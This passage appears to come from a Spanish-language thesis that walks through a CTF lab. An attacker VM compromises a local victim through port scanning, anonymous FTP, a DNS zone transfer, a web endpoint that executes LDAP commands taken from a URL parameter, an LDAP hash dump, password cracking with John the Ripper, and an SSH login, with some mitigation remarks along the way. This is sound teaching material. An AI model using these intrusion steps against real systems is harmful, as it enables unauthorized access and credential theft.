Es un método de recopilación de información en el que las herramientas utilizadas envían peticiones al sistema que se quiere comprometer con el propósito de identificar los servicios que están alojados en dicha máquina, así como identificar posibles vulnerabilidades del sistema con el fin de comprometer la máquina.

Para realizar el análisis de las vulnerabilidades se ha configurado una máquina atacante con vagrant 3.1.

Como se aprecia en la Figura 3.1, el atacante emplea una máquina con Kali Linux, una distribución especializada que integra numerosas herramientas de hacking ético para llevar a cabo auditorías de seguridad sobre otros equipos.

```
1 Vagrant.configure("2") do |config|
2   config.vm.box = "kalilinux/rolling"
3   config.vm.hostname = "attacker"
4
5   config.vm.provider :virtualbox do |v|
6     v.name = "attacker"
7     v.memory = 512
8     v.cpus = 5
9   end
10
11  config.vm.network "public_network", ip: "192.168.1.87", bridge: "Realtek PCIe GBE Family
    Controller"
12
13  config.vm.provision "shell", inline: <<-SHELL
14    apt-get update
15    apt-get install -y software-properties-common
16  SHELL
17 end
```

Figura 3.1: *Vagrantfile* de la máquina atacante

Para acceder a la máquina atacante después de haber seguido la guía de instalación descrita en la sección 5.2.6, en el directorio *TFM/ansible/ansible/attacker* se ejecuta desde un terminal el comando indicado en la figura 3.2.

```
1 vagrant ssh
```

Figura 3.2: vagrant ssh

Como es conocido por el *Vagrantfile* de la máquina víctima que su ip es la *192.168.1.86*, se realizará un escaneo de puertos de dicha ip como se indica en la figura 3.3 . Con la herramienta nmap se realiza un escaneo de puertos de la máquina víctima. En este caso se utiliza la opción *-Pn* para decirle a Nmap que no haga detección de host (no ping), de esta manera asume que el host está activo. Por otro lado, se utiliza la opción *-sV* para detectar la versión de los distintos servicios instalados que están siendo ejecutados en los distintos puertos de la máquina. Con la opción *-O* se intenta identificar el sistema operativo. La detección del sistema operativo también se podría realizar haciendo un *ping* a la máquina atacante y comparando el TTL de respuesta, si este es cercano a 64, quiere decir que es un sistema operativo Linux, en caso de ser un TTL cercano a 128, quiere decir que es un sistema Windows.

```
(vagrant@attacker)-[~]
$ nmap -Pn 192.168.1.86 -sV -o
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 11:52 EDT
Nmap scan report for 192.168.1.86
Host is up (0.0011s latency).
Not shown: 982 filtered tcp ports (no-response), 12 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain   ISC BIND 9.18.30-0ubuntu0.22.04.2 (Ubuntu Linux)
80/tcp    open  http     Werkzeug httpd 3.1.3 (Python 3.10.12)
389/tcp   open  ldap     OpenLDAP 2.2.X - 2.3.X
636/tcp   closed ldaps
MAC Address: 08:00:27:1F:89:F6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router|media device|phone
Running (JUST GUESSING): Linux 5.X|4.X|2.6.X|3.X (98%), MikroTik RouterOS 7.X (93%), Amazon embedded (91%), Google Android 10.X (90%)
OS CPE: cpe:/o:linux:linux_kernel:5.10 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:m
e:android:10
Aggressive OS guesses: OpenWrt 22.03 (Linux 5.10) (98%), Linux 4.15 - 5.19 (94%), OpenWrt 21.02 (Linux 5.4) (94%), Linux 2.6.32 - 3.1
outerOS 7.2 - 7.5 (Linux 5.6.3) (93%), Amazon Fire TV (91%), Linux 2.6.22 - 2.6.36 (91%), Linux 2.6.32 - 2.6.39 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.02 seconds
```

Figura 3.3: Ejecución comando *nmap*

Como se aprecia en la figura 3.3 la máquina tiene los siguientes puertos abiertos:

- **Puerto 21:** se encuentra en ejecución el servicio FTP, específicamente la versión **vsftpd 3.0.5**.
- **Puerto 22:** en este puerto está activo el servicio SSH, utilizando la versión **OpenSSH 8.9p1 Ubuntu 3ubuntu0.13** sobre *Ubuntu Linux*, compatible con el protocolo 2.0.
- **Puerto 53:** en este puerto está activo el servicio DOMAIN, utilizando la versión **ISC BIND 9.18.30-0ubuntu0.22.04.2 (Ubuntu Linux)**.
- **Puerto 80:** se encuentra en ejecución el servicio HTTP, utilizando la versión **Werkzeug httpd 3.1.3 (Python 3.10.12)**.
- **Puerto 389:** en este puerto está activo el servicio OpenLDAP en su versión **OpenLDAP 2.2.X - 2.3.X**.

3.1.2. Análisis automático de vulnerabilidades

Se utilizará nmap para conocer las distintas vulnerabilidades que presenta el host. Para ello se utilizará el comando indicado en la figura 3.4. Para realizar dicho esto, en el comando se le especifica el parámetro *-Pn* para decirle a Nmap que no haga detección de host (no ping) y el parámetro *-script vuln*, que se encarga de ejecutar todos los scripts NSE (Nmap Scripting Engine) que pertenecen a la categoría vuln. Dichos scripts buscan vulnerabilidades específicas en los servicios detectados.

```
(vagrant@attacker)-[~]
$ nmap -Pn 192.168.1.86 --script vuln
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 12:18 EDT
Nmap scan report for 192.168.1.86
Host is up (0.00097s latency).
Not shown: 983 filtered tcp ports (no-response), 11 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|           Slowloris tries to keep many connections to the target web server open and hold
|           them open as long as possible. It accomplishes this by opening connections to
|           the target web server and sending a partial request. By doing so, it starves
|           the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|       http://ha.ckers.org/slowloris/
|_
389/tcp   open  ldap
636/tcp   closed ldapssl
MAC Address: 08:00:27:1F:89:F6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 528.34 seconds
```

Figura 3.4: Descubrimiento de vulnerabilidades utilizando *nmap*

Como se puede apreciar en la figura 3.4 se han encontrado vulnerabilidades en el puerto 80, relacionadas con el servicio HTTP. En este caso dicha imagen nos indica que el servidor puede ser vulnerable a un ataque de denegación de servicio (DoS). Dicha vulnerabilidad sería útil en el caso de querer impedir que los clientes realizaran conexiones a dicho servidor, realizando numerosas peticiones desde diferentes clientes con el fin de denegar el acceso al servicio.

Sabiendo que cuenta con un servidor web, se hará un escaneo de los directorios de la máquina objetivo mediante la herramienta ffuz, de esta manera se hará un fuzzing para obtener los distintos directorios como se indica en la figura 3.5.

Se obtiene que el servidor web cuenta con el archivo *robots.txt* que contiene un conjunto de directices para bots. Dichos archivos están destinados a gestionar las actividades de los bots como los rastreadores web. [9].

```
(vagrant@attacker)-[~]
$ ffuf -u http://www.ctf.local/FUZZ -w SecLists/Discovery/Web-Content/common.txt -H "Host: www.ctf.local"
```

```
v2.1.0-dev
```

```
:: Method      : GET
:: URL         : http://www.ctf.local/FUZZ
:: Wordlist    : FUZZ: /home/vagrant/SecLists/Discovery/Web-Content/common.txt
:: Header     : Host: www.ctf.local
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```

```
robots.txt [Status: 200, Size: 34, Words: 4, Lines: 3, Duration: 139ms]
:: Progress: [4750/4750] :: Job [1/1] :: 78 req/sec :: Duration: [0:01:04] :: Errors: 0 ::
```

Figura 3.5: Ejecución de FFUF

Se descarga el fichero robots del servidor para ver su contenido como se indica en la figura 3.6 y se observa que indica el nombre del dominio que se podría usar posteriormente.

```

(vagrant@attacker)-[~]
$ wget -ki http://www.ctf.local/robots.txt -H "Host: www.ctf.local"
Host: www.ctf.local: Unsupported scheme.
--2025-08-10 13:02:03-- http://www.ctf.local/robots.txt
Resolving www.ctf.local (www.ctf.local)... 192.168.1.86
Connecting to www.ctf.local (www.ctf.local)|192.168.1.86|:80... connected
HTTP request sent, awaiting response... 200 OK
Length: 34 [text/html]
Saving to: 'robots.txt'

robots.txt                                     100%[=====]

2025-08-10 13:02:03 (15.2 KB/s) - 'robots.txt' saved [34/34]

No URLs found in http://www.ctf.local/robots.txt.
FINISHED --2025-08-10 13:02:03--
Total wall clock time: 0.02s
Downloaded: 1 files, 34 in 0.002s (15.2 KB/s)
Converting links in robots.txt... nothing to do.
Converted links in 1 files in 0 seconds.

(vagrant@attacker)-[~]
$ ll
total 150716
-rw-rw-r-- 1 vagrant vagrant      151 Aug  8 11:31 anonymous_flag.txt
drwxr-xr-x 2 vagrant vagrant    4096 Aug  8 12:08 Desktop
drwxr-xr-x 2 vagrant vagrant    4096 Aug  8 12:08 Documents
drwxr-xr-x 2 vagrant vagrant    4096 Aug  8 12:23 Downloads
-rw-rw-r-- 1 vagrant vagrant      39 Aug  9 12:06 hashes.txt
-rw-rw-r-- 1 vagrant vagrant 154275895 Aug  9 11:59 hydra.restore
drwxr-xr-x 2 vagrant vagrant    4096 Aug  8 12:08 Music
drwxr-xr-x 2 vagrant vagrant    4096 Aug  8 12:08 Pictures
drwxr-xr-x 2 vagrant vagrant    4096 Aug  8 12:08 Public
-rw-rw-r-- 1 vagrant vagrant      34 Aug 10 13:02 robots.txt
drwxrwxr-x 14 vagrant vagrant    4096 Aug  8 20:01 SecLists
drwxr-xr-x 2 vagrant vagrant    4096 Aug  8 12:08 Templates
-rw-rw-r-- 1 vagrant vagrant       6 Aug  9 11:20 username.txt
drwxr-xr-x 2 vagrant vagrant    4096 Aug  8 12:08 Videos

(vagrant@attacker)-[~]
$ cat robots.txt
Disallow: /
# Host: www.ctf.local

```

Figura 3.6: Descargando el robots.txt del servidor

3.2. Explotación de las distintas vulnerabilidades

Tras completar el escaneo de puertos y la identificación de vulnerabilidades, se procede a su explotación.

En primer lugar teniendo en cuenta que el servidor tiene abierto el puerto 21 donde se encuentra en ejecución el servicio FTP, se intentará realizar un acceso mediante el usuario *anonymous*. Como se puede apreciar en la figura 3.7 se puede acceder sin contraseña. El acceso al servidor FTP fue posible debido a que su configuración permitía la autenticación mediante el usuario *anonymous*. En entornos reales y seguros, esta opción debería estar deshabilitada, ya que, como se ha comprobado, permite acceder al servidor sin necesidad de autenticación, lo que representa una vulnerabilidad crítica.

```
(vagrant@attacker)-[~]  
$ ftp anonymous@192.168.1.86  
Connected to 192.168.1.86.  
220 (vsFTPd 3.0.5)  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> █
```

Figura 3.7: Acceso con el usuario *anonymous* en FTP

A continuación se lista el directorio raíz de FTP donde se encuentra la *FLAG* del user *anonymous*, la cual se descarga localmente para ver su contenido como se puede ver en la figura 3.8.

```
ftp> dir  
229 Entering Extended Passive Mode (|||11472|)  
150 Here comes the directory listing.  
-rw-r--r--    1 0      0          151 Aug 08 15:31 anonymous_flag.txt  
226 Directory send OK.  
ftp> get anonymous_flag.txt  
local: anonymous_flag.txt remote: anonymous_flag.txt  
229 Entering Extended Passive Mode (|||18459|)  
150 Opening BINARY mode data connection for anonymous_flag.txt (151 bytes).  
100% |*****  
226 Transfer complete.  
151 bytes received in 00:00 (15.47 KiB/s)  
ftp> █
```

Figura 3.8: *Anonymous FLAG*

En dicha *FLAG* se proporciona una pista que permite continuar con la resolución del CTF, como se muestra en la figura 3.9. Tal como se indicó anteriormente en la figura 3.3,

la máquina víctima tiene el servicio BIND activo en el puerto 53. Teniendo esto en cuenta, junto con la información contenida en la *FLAG* obtenida mediante acceso anónimo, se puede determinar el dominio DNS que debe ser consultado.

A su vez se observa en la *FLAG* de anonymous que hay un texto en base64; se decodificará dicho texto para ver su contenido. Para realizar esto se ejecuta el comando indicado en la figura 3.10


A terminal window with a black background and green text. The prompt is (vagrant@attacker)-[~]. The command \$ cat anonymous_flag.txt is entered. The output is: Welcome anonymous. {FLAG anonymous}
Your activity is being logged. Find your way up.
Hint: The password is encoded... YWRtaW4=
dns domains ctf.local

Figura 3.9: Contenido anonymous *FLAG*


A terminal window with a black background and green text. The prompt is (vagrant@attacker)-[~]. The command \$ echo "YWRtaW4=" | base64 --decode is entered. The output is: admin

Figura 3.10: Decodificación del texto en base64

Dicho texto codificado en base64 podría ser el usuario/contraseña para hacer log-in en algún servicio.

Siguiendo las pistas proporcionadas en la *FLAG* correspondiente a *anonymous*, desde la máquina atacante se procede a realizar una resolución DNS utilizando el dominio indicado en dicha *FLAG*, tal como se muestra en la Figura 3.11.


```
(vagrant@attacker)-[~]
$ dig @192.168.1.86 ctf.local

; <<>> DiG 9.20.9-1-Debian <<>> @192.168.1.86 ctf.local
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3872
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 83e3a53775d1be7c010000006897224f6f5ad108b9880d70 (good)
;; QUESTION SECTION:
;ctf.local.                IN      A

;; AUTHORITY SECTION:
ctf.local.                86400   IN      SOA     ns-server-1.ctf.local. admin.ctf.local. 2025080801 3600 1800 604800 86400

;; Query time: 0 msec
;; SERVER: 192.168.1.86#53(192.168.1.86) (UDP)
;; WHEN: Sat Aug 09 06:26:39 EDT 2025
;; MSG SIZE rcvd: 120
```

Figura 3.11: Resolución dns

Dicho comando no aporta gran información, se intentará realizar otra consulta para que nos muestre todos los subdominios.

```
(vagrant@attacker)-[~]
$ dig @192.168.1.86 ctf.local AXFR

; <<>> DiG 9.20.9-1-Debian <<>> @192.168.1.86 ctf.local AXFR
; (1 server found)
;; global options: +cmd
ctf.local.                86400   IN      SOA     ns-server-1.ctf.local. admin.ctf.local. 2025080802 3600 1800 604800 86400
ctf.local.                86400   IN      MX       10 mx1.external.ctf.
ctf.local.                86400   IN      NS       ns-server-1.ctf.local.
admin.ctf.local.          86400   IN      A        192.168.0.40
dyn.ctf.local.            86400   IN      A        192.168.0.200
dynflag.ctf.local.        86400   IN      TXT      "CTF{dns_poisoning_success}"
ftp.ctf.local.            86400   IN      A        192.168.0.20
ldap-server.ctf.local.    86400   IN      A        192.168.0.41
leak.ctf.local.           86400   IN      TXT      "CTF{zone_transfer_detected}"
hiddenflag.ctf.red.local.ctf.local. 86400 IN A 192.168.0.250
mail.ctf.local.           86400   IN      A        192.168.0.30
mx1.ctf.local.            86400   IN      A        192.168.0.60
ns-server-1.ctf.local.    86400   IN      A        192.168.1.86
ns1.ctf.local.            86400   IN      A        192.168.0.53
resolver.ctf.local.       86400   IN      A        8.8.8.8
support.ctf.local.        86400   IN      A        192.168.0.99
support.ctf.local.        86400   IN      TXT      "CTF{spoofed_support_domain}"
web.ctf.local.            86400   IN      A        192.168.0.10
www.ctf.local.            86400   IN      A        192.168.1.86
ctf.local.                86400   IN      SOA     ns-server-1.ctf.local. admin.ctf.local. 2025080802 3600 1800 604800 86400
;; Query time: 4 msec
;; SERVER: 192.168.1.86#53(192.168.1.86) (TCP)
;; WHEN: Sat Aug 09 06:29:57 EDT 2025
;; XFR size: 20 records (messages 1, bytes 634)
```

Figura 3.12: Resolución dns con transferencia de zona

Se realiza una consulta de transferencia de zona mediante el protocolo *AXFR*, con el propósito de enumerar todos los subdominios configurados en la zona *ctf.local*. Este tipo de configuración no sería adecuada en un entorno real, ya que las transferencias de zona mediante *AXFR* deben estar restringidas exclusivamente a servidores DNS secundarios o de respaldo, y nunca abiertas a cualquier cliente externo.

Como se puede observar en la figura 3.12 se obtienen varias *FLAGS* y se obtiene un registro interesante el *www.ctf.local* el cual tiene la misma ip que la máquina víctima, lo cual puede sugerir que el servidor web esta corriendo bajo ese nombre.

```
(vagrant@attacker)~$ curl -i http://192.168.1.86
HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/3.1.3 Python/3.10.12
Date: Sat, 09 Aug 2025 10:18:18 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 58
Connection: close

Forbidden- Did you forget to set the correct Host header?
```

Figura 3.13: Curl a la ip de la máquina víctima

Como se puede observar, el servidor responde con un error 403 (Forbidden), acompañado de un mensaje que sugiere comprobar si el encabezado Host ha sido especificado correctamente. Esto indica, como se ha analizado previamente, que el servidor web podría estar configurado para responder únicamente a peticiones dirigidas al dominio *www.ctf.local*. Para comprobarlo, se realiza una nueva petición utilizando dicho nombre, tal como se muestra en la Figura 3.14. Para ello, es necesario incluir el nombre *www.ctf.local* en el archivo */etc/hosts* de la máquina atacante, asociado a la dirección IP previamente identificada, con el fin de habilitar el virtual hosting.

```
$ curl -i http://www.ctf.local
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.10.12
Date: Sat, 09 Aug 2025 10:55:43 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 45
Connection: close

CTF Token Validator Service, access /validate
```

Figura 3.14: Curl a *www.ctf.local*

Como se puede apreciar en 3.14 se indica que hay que acceder a */validate*. Se accede a dicha ruta y se obtiene lo siguiente:

```
(vagrant@attacker)-[~]
$ curl -i http://www.ctf.local/validate
HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/3.1.3 Python/3.10.12
Date: Sat, 09 Aug 2025 12:38:38 GMT
Content-Type: application/json
Content-Length: 26
Connection: close

{"error": "Invalid token"}
```

Figura 3.15: Curl a *www.ctf.local/validate*

Dicha petición sugiere que hay que validar un token, se prueba con el token encontrado en la anterior pista:

```
(vagrant@attacker)-[~]
$ curl -i http://www.ctf.local/validate?token=YWRtaW4=
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.10.12
Date: Sat, 09 Aug 2025 12:40:59 GMT
Content-Type: application/json
Content-Length: 146
Connection: close

{"ldap_base": "dc=ctf,dc=local", "next_hint": "Now access /ldapquery?token=...&cmd=...", "status": "Token accepted", "user": "cn=admin,dc=ctf,dc=local"}
```

Figura 3.16: Curl a *www.ctf.local/validate* con el token

Como se muestra en la figura 3.16, la respuesta obtenida revela la base de datos de LDAP. Este servicio ya había sido identificado previamente como activo en el puerto 389, tal como se evidenció en la figura 3.4. Además indica que el servidor web tiene la ruta */ldapquery*, por lo que se realizará una petición a dicha ruta.

En primer lugar se validará la base de LDAP, como se indica previamente. Para ello se ha url encodeado la petición a LDAP como se puede observar en la consulta.

```
(vagrant@attacker)-[~]
$ curl "http://www.ctf.local/ldapquery?token=YWRtaW4=&cmd=ldapsearch+-x+-s+base+-b+%22%22+-H+ldap://ctf.local,+namingContexts"
<pre>Command failed:
ldap_sasl_bind(SIMPLE): Can't contact LDAP server (-1)
</pre>
```

Figura 3.17: Curl a *www.ctf.local/ldaquery* con el token


Como se puede ver en la figura 3.17 no se puede contactar con el servidor de LDAP en *ctf.local*, lo que sugiere que ldap no está desplegado en dicho dominio.

Durante el proceso de enumeración DNS, se realizó una transferencia de zona (AXFR) al servidor en *192.168.1.86*, lo que permitió obtener todos los registros disponibles en la

zona `ctf.local`. En los resultados obtenidos se identificó el siguiente registro: **'ctf.local. IN NS ns-server-1.ctf.local'**. Este registro indica que el servidor autoritativo (Name Server) para la zona `'ctf.local'` es `'ns-server-1.ctf.local'`. Adicionalmente, se observa un registro tipo A correspondiente: **'ns-server-1.ctf.local. IN A 192.168.1.86'**.

Esto confirma que el dominio `'ns-server-1.ctf.local'` apunta a la misma IP utilizada para consultar la zona. Teniendo en cuenta que en fases anteriores se identificó la existencia de un servicio LDAP activo en el puerto 389 de dicha IP, se puede deducir razonablemente que `'ns-server-1.ctf.local'` está ofreciendo dicho servicio.

Al realizar la consulta cambiando el dominio se obtiene lo indicado en la figura 3.18.



```
(vagrant@attacker) ~  
$ curl -i "http://www.ctf.local/ldapquery?token=YWRtaW4=&cmd=ldapsearch+-x+-s+base+-b+%22%22+-H+ldap://ns-server-1.ctf.local+namingContexts"  
HTTP/1.1 200 OK  
Server: Werkzeug/3.1.3 Python/3.10.12  
Date: Sat, 09 Aug 2025 14:48:55 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 247  
Connection: close  
  
<pre># extended LDIF  
#  
# LDAPv3  
# base <> with scope baseObject  
# filter: (objectclass=*)  
# requesting: namingContexts  
#  
#  
dn:  
namingContexts: dc=ctf,dc=local  
  
# search result  
search: 2  
result: 0 Success  
  
# numResponses: 2  
# numEntries: 1  
</pre>
```

Figura 3.18: Curl a `www.ctf.local/ldaquery` al dominio `ctf.local`

Como previamente se indica en la figura 3.17, en la base de datos de LDAP hay un usuario que se llama `'admin'`, es por ello que se realizará una consulta con dicho usuario. La contraseña que utilizaremos para realizar la consulta es la decodificada en la figura 3.10.

```
(vagrant@attacker)-[~]
$ curl -i "http://www.ctf.local/ldapquery?token=YwRtaW4=&cmd=ldapsearch+-x+-D+cn=admin,dc=ctf,dc=local+-b+dc=ctf,dc=local+-H+ldap://localhost+-w+admin"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.10.12
Date: Sat, 09 Aug 2025 14:55:53 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4192
Connection: close

<pre># extended LDIF
#
# LDAPv3
# base <dc=ctf,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# ctf.local
dn: dc=ctf,dc=local
objectClass: top
objectClass: dcObject
objectClass: organization
o: CTF Org
dc: ctf

# users, ctf.local
dn: ou=users,dc=ctf,dc=local
objectClass: organizationalUnit
ou: users

# admin, ctf.local
dn: cn=admin,dc=ctf,dc=local
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
userPassword:: e1NTSEF9Ukk4TmtOKzc1bmtRVXJPUNueExRY1RybEdsOEhYkM=
description: LDAP administrator

# groups, ctf.local
dn: ou=groups,dc=ctf,dc=local
objectClass: organizationalUnit
ou: groups
```

Figura 3.19: Curl a `www.ctf.local/ldapquery` con el token al dominio `ns-server-1.ctf.local`

Se obtiene toda la base de datos de LDAP, se buscarán posibles *FLAGS* para continuar con la resolución del CTF.

```
(vagrant@attacker)-[~]
$ curl -i "http://www.ctf.local/ldapquery?token=YwRtaW4=&cmd=ldapsearch+-x+-D+cn=admin,dc=ctf,dc=local+-b+dc=ctf,dc=local+-H+ldap://localhost+-w+admin" | grep FLAG -n15
100 4192 100 4192 0 0 46851 0 --:--:-- --:--:-- --:--:-- 4710188-userPassword:: e1NTSEF9aFRsZ1JqSnZDUk4wK2xKNBzbdHlbwJ4SFNTRU8zZUc=
80-
90-# david, users, ctf.local
91-dn: uid=david,ou=users,dc=ctf,dc=local
92-objectClass: inetOrgPerson
93-objectClass: posixAccount
94-cn: David Brown
95-sn: Brown
96-uid: david
97-uidNumber: 10004
98-gidNumber: 10000
99-homeDirectory: /home/david
100-loginShell: /bin/bash
101-mail: david@ctf.local
102-userPassword:: e1NTSEF9aVJKT3hITGhRRzE3a1VwUTHFYjBKd0ZaK3Z0eQma0s=
103-description: ssh allowed user ${LDAP FLAG}
104-
```

Figura 3.20: *FLAG* del servicio LDAP

Como se muestra en la figura 3.20 el usuario 'David' en su descripción tiene la *FLAG* del servicio LDAP. Se indica además que el usuario tiene permisos de ssh.

Se probará a loguearse con dicho usuario desde la máquina atacante con un ssh como se muestra en la siguiente figura 3.21.

```
(vagrant@attacker)-[~]
$ ssh david@192.168.1.86
The authenticity of host '192.168.1.86 (192.168.1.86)' can't be established.
ED25519 key fingerprint is SHA256:u+DqrH7HmhK0PMNvA8qfdd47i8MCUQaR0AN+w6zDY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.86' (ED25519) to the list of known hosts.
david@192.168.1.86's password:
Permission denied, please try again.
david@192.168.1.86's password:
Permission denied, please try again.
david@192.168.1.86's password:
david@192.168.1.86: Permission denied (publickey,password).
```

Figura 3.21: Ssh con el user David

Se intentan diferentes contraseñas comunes como 'david', 'admin' y otras contraseñas básicas, pero no se logra acceder al sistema. Por ello, se opta por utilizar la herramienta *John the Ripper* para crackear la contraseña que se ha obtenido al realizar la anterior consulta de LDAP. Dicha contraseña se escribirá en el fichero hashes.txt como se indica en la figura 3.22. Este acceso en el sistema podría haber sido mitigado si la contraseña del usuario fuera una contraseña robusta y no predecible. En los sistemas linux se puede incluir una directiva para que las contraseñas de los usuarios cumplan unos requisitos de longitud mínima, complejidad o caducidad periódica entre otras. Se configuraría mediante el módulo de PAM el cual evalúa la fortaleza de una contraseña. A su vez, el algoritmo de encriptación de LDAP, el SHA-1 se considera inseguro, por lo que en la configuración de dicho servicio se deberían de aplicar algoritmos de cifrado mas robustos.

```
(vagrant@attacker)-[~]
$ cat hashes.txt
{SSHA}iRJOxbLhQG17kUnQ1Gb0JwFZ+vtyrffkK

(vagrant@attacker)-[~]
$ john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Salted-SHA1 [SHA1 128/128 SSE2 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=5
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
david123      (?)
1g 0:00:00:00 DONE (2025-08-09 12:03) 16.66g/s 341333p/s 341333c/s 341333C/s 123456..michelle4
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figura 3.22: Utilizando John the Ripper para crackear la contraseña

Se obtiene que la contraseña de dicho usuario es "david123", la cual se utilizará para hacer ssh a la máquina víctima 3.23.

```
(vagrant@attacker)-[~]
$ ssh david@192.168.1.86
david@192.168.1.86's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat Aug  9 16:21:51 UTC 2025

System load:            0.04
Usage of /:             8.4% of 38.70GB
Memory usage:          60%
Swap usage:            0%
Processes:             143
Users logged in:       1
IPv4 address for enp0s3: 10.0.2.100
IPv4 address for enp0s3: 10.0.2.15
IPv6 address for enp0s3: fd17:625c:f037:2:93:deff:feec:7cd5

Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
